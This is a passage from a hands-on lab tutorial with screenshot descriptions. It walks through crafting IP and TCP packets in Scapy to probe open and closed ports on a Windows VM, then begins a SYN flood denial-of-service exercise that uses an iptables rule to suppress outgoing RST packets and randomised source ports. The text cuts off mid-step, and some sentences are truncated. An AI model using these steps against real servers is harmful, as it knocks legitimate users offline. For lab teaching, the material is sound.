

Notice, again, the differences in both Scapy and Wireshark. You will notice RA, which indicates an RST (along with an ACK) was sent in response from the Windows 10 VM, since port 246 was closed. Though, you will notice SA, which indicates a SYN/ACK was sent in response from the Windows VM, since port 445 was open.

The screenshot shows a VMware Workstation interface with a single VM named "Debian 12.x 64-bit". The VM's desktop environment is a dark-themed desktop with a terminal window open in the foreground. The terminal window title is "Scapy 2.5.0+git20240324.2b58b51". The terminal output is as follows:

```
>>> ans.summary()
IP / TCP 10.0.0.180:ftp_data > 10.0.0.123:246 S ==> IP / TCP 10.0.0.123:246 > 10.0.0.180:ftp_data RA / Padding
>>> segment445=sr(IP(dst="10.0.0.123")/TCP(dport=445))
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
>>> segment445
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> ans,unans =
>>> ans.summary()
IP / TCP 10.0.0.180:ftp_data > 10.0.0.123:microsoft_ds S ==> IP / TCP 10.0.0.123:microsoft_ds > 10.0.0.180:ftp_data SA / Padding
>>>
```

To direct input to this VM, click inside or press Ctrl+G.



Step 3: Build network traffic up from scratch.

- a) Type **ip=IP()** to construct an IP packet and store the fields and values in a variable named **ip**.
- b) Type **ip.display()** to call the **display()** function with the **i** variable, which shows all fields and default values currently assigned to the IP packet.
- c) Type the following to set the destination IP address:

```
ip.dst="192.168.1.108"
```

(Substitute the IP address of the Windows VM.)

```
IP / TCP 10.0.0.180:ftp_data > 10.0.0.123:microsoft_ds S ==> IP / TCP 10.0.0.123:microsoft_ds > 10.0.0.180:ftp_data SA / Padding
>>> ip=IP()
>>> ip.display()
###[ IP ]###[
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags[stem] =
frag = 0
ttl = 64
proto = hopopt
chksum = None
src = 127.0.0.1
dst = 127.0.0.1
\options \
>>> ip.dst="10.0.0.123"
>>> 
```

- d) Type `ip.display()` to show the new values of the IP packet's fields. In addition to the new destination IP address, the source IP address has changed from the loopback address (127.0.0.1, which was also a placeholder for the destination IP address) to the Kali Linux VM's IP address.

The screenshot shows a VMware Workstation interface with two virtual machines: "Debian 12.x 64-bit" and "Windows 11 x64". The "Debian 12.x 64-bit" window is the active one, featuring a terminal window titled "Scapy 2.5.0+git20240324.2b58b51". The terminal displays the following Scapy session:

```
>>> ip.dst="10.0.0.123"
>>> ip.display()
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags = 
frag = 0
ttl = 64
proto = hopopt
chksum = None
src = 10.0.0.180
dst = 10.0.0.123
\options \
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

- e) Type **ip.ttl** to view the default Scapy setting for the Time To Live (TTL) field in the IP header, which is the same value of 64 shown in the output of **ip.display()**.
 - f) Type **ip.ttl=16** to change the TTL to 16.
 - g) Type **ip.display()** to view all fields and values again.
 - h) Type **tcp=TCP()** to construct a TCP segment and store the fields and values in a variable named **tcp**.
 - i) Type **tcp.display()** to call the **display()** function with the **tcp** variable, which shows all fields and default values currently assigned to the TCP segment. Notice that the **sport** (source port) value displays as **ftp_data**.





The screenshot shows a VMware Workstation interface with two running virtual machines. The top bar indicates the host system is "Debian 12.x 64-bit - VMware Workstation".

The "Debian 12.x 64-bit" window contains a terminal session using the Scapy library. The session code is as follows:

```
\options \
>>> ip.ttl
64
>>> ip.ttl=16
>>> ip.display()
#[[ IP ]#]
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags = 0
frag = 0
ttl = 16
proto = hopopt
chksum = None
src = 10.0.0.180
dst = 10.0.0.123
\options \
>>> tcp=TCP()
>>> tcp.display()
#[[ TCP ]#]
sport = ftp_data
dport = http
seq = 0
ack = 0
dataofs = None
reserved = 0
flags = S
window = 8192
chksum = None
urgptr = 0
options = []
```

The "Windows 11 x64" window shows a standard Windows desktop environment with icons for File Explorer, Task View, Start, and other system utilities. The taskbar also displays the Scapy application.

- j) Type **tcp.sport** to view the default Scapy setting for the Source Port field in the TCP header, which displays as 20. The FTP D... be 20, but many years ago, active FTP was replaced by passive FTP, which eliminated the usage of this port. However, the a... on. This also means that Scapy uses port 20 as the default source port. You will also notice that the default flag setting is \$, SYN flag is the only current flag set.
- k) Type **tcp.flags="SA"** to turn the ACK flag on in addition to the SYN flag.
- l) Type **tcp.display()** to verify that both flags are on.
- m) Type **tcp.flags="S"** to turn the ACK flag off, by specifying just the SYN flag should be on.
- n) Type **tcp.dport=11210** to change the destination port in the TCP segment to 11210. Change the display filter in Wireshark 10 VM to **tcp.port==11210**.

- o) One at a time, type **ip.display()** **tcp.display()**
to take one more look at the IP packet's and TCP segment's values.

The screenshot shows a VMware Workstation interface with two virtual machines: "Debian 12.x 64-bit" and "Windows 11 x64". The "Debian 12.x 64-bit" window is active and displays a terminal session using the Scapy library. The terminal output shows the following code:

```
>>> ip.display()
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags = None
frag = 0
ttl = 16
proto = hopopt
chksum = None
src = 10.0.0.180
dst = 10.0.0.123
options = \x00

>>> tcp.display()
###[ TCP ]###
sport = ftp_data
dport = 11210
seq = 0
ack = 0
dataofs = None
reserved = 0
flags = S
window = 8192
chksum = None
urgptr = 0
options = []
```

The terminal prompt is ">>>". At the bottom of the terminal window, there is a message: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

p) Type **sr1(ip/tcp)**.

The `sr()` function sends packets and receives answers. The `sr1()` function records just the initial response.

q) Enter the following, pressing **ENTER** after each command:



tcp.dport=445

sr1(i/t)

When you change the destination port to 445 (and change the Wireshark filter to `tcp.port==445`), once again, in the Scapy output and the Wireshark capture, you will notice that a SYN/ACK was sent back in return, since port 445 was open. **Take the screenshot.**

The screenshot shows a VMware Workstation interface with two virtual machines running: 'Debian 12.x 64-bit' and 'Windows 11 x64'. The 'Debian 12.x 64-bit' window is active, showing a terminal session with Scapy 2.5.0. The terminal output is as follows:

```
>>> sr1(ip/tcp)
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4 ihl=5 tos=0x0 len=44 id=3387 flags=DF frag=0 ttl=128 proto=tcp cksum=0xd862 src=10.0.0.123 dst=10.0.0.180 |<TCP sport=microsoft_ds dport=f
tp_data seq=359124524 ack=1 dataofs=6 reserved=0 flags=SA window=65392 cksum=0x9e11 urgptr=0 options=[('MSS', 1460)] |<Padding load=b'\x00\x00' |>>
>>> tcp.dport=445
>>> sr1(ip/tcp)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP version=4 ihl=5 tos=0x0 len=44 id=3388 flags=DF frag=0 ttl=128 proto=tcp cksum=0xd861 src=10.0.0.123 dst=10.0.0.180 |<TCP sport=microsoft_ds dport=f
tp_data seq=361593006 ack=1 dataofs=6 reserved=0 flags=SA window=65392 cksum=0xf369 urgptr=0 options=[('MSS', 1460)] |<Padding load=b'\x00\x00' |>>
>>>
```

Step 4: A SYN flood attack is a type of DoS attack where an attacker sends an enormous amount of TCP segments with the SYN flag set in hopes of bringing down a server or network. The attacking machine says “SYN.” The victim machine replies with “SYN/ACK.” However, the attacking machine now says...

nothing! That is a half-open connection! A good amount of these half-open connections could bring a server to its knees, keeping it from connecting with legitimate clients, because there are no more connections available. This DoS attack compromises the availability of the victim machine. Scapy can be used to test for (ethical pentest) or carry out (unethical cyberattack) such an attack. That’s exactly what you will do in this step.

a) Think back to when Nmap sent a SYN and got back the SYN/ACK. Nmap then sent an RST, which closed the connection. This is not port scanning anymore, though. We want to perform a SYN flood attack, so sending an RST closes the half-open connection. We want to have a great amount of these half-open connections, so we need to take additional action. To stop Kali Linux from sending an RST, which closes the connection, ruining the SYN flood attack, we are going to write an iptables (packet filter) rule to drop (block) all outgoing TCP segments from Kali Linux with the RST flag set. That way, the victim machine will not get the RST and close the connection, and the numerous half-open connections will stay half open.

In Kali Linux, open a new terminal (leave Scapy as is) and enter the following command: **sudo iptables -A OUTPUT -o eth0 -p tcp --tcp-flags RST RST -j DROP** Now, modify the existing IP packet and TCP segment from the previous step.

b) Back in Scapy, type **tcp.sport=RandShort()**



to use the **RandShort()** function, which creates a random source port. c) In Scapy,

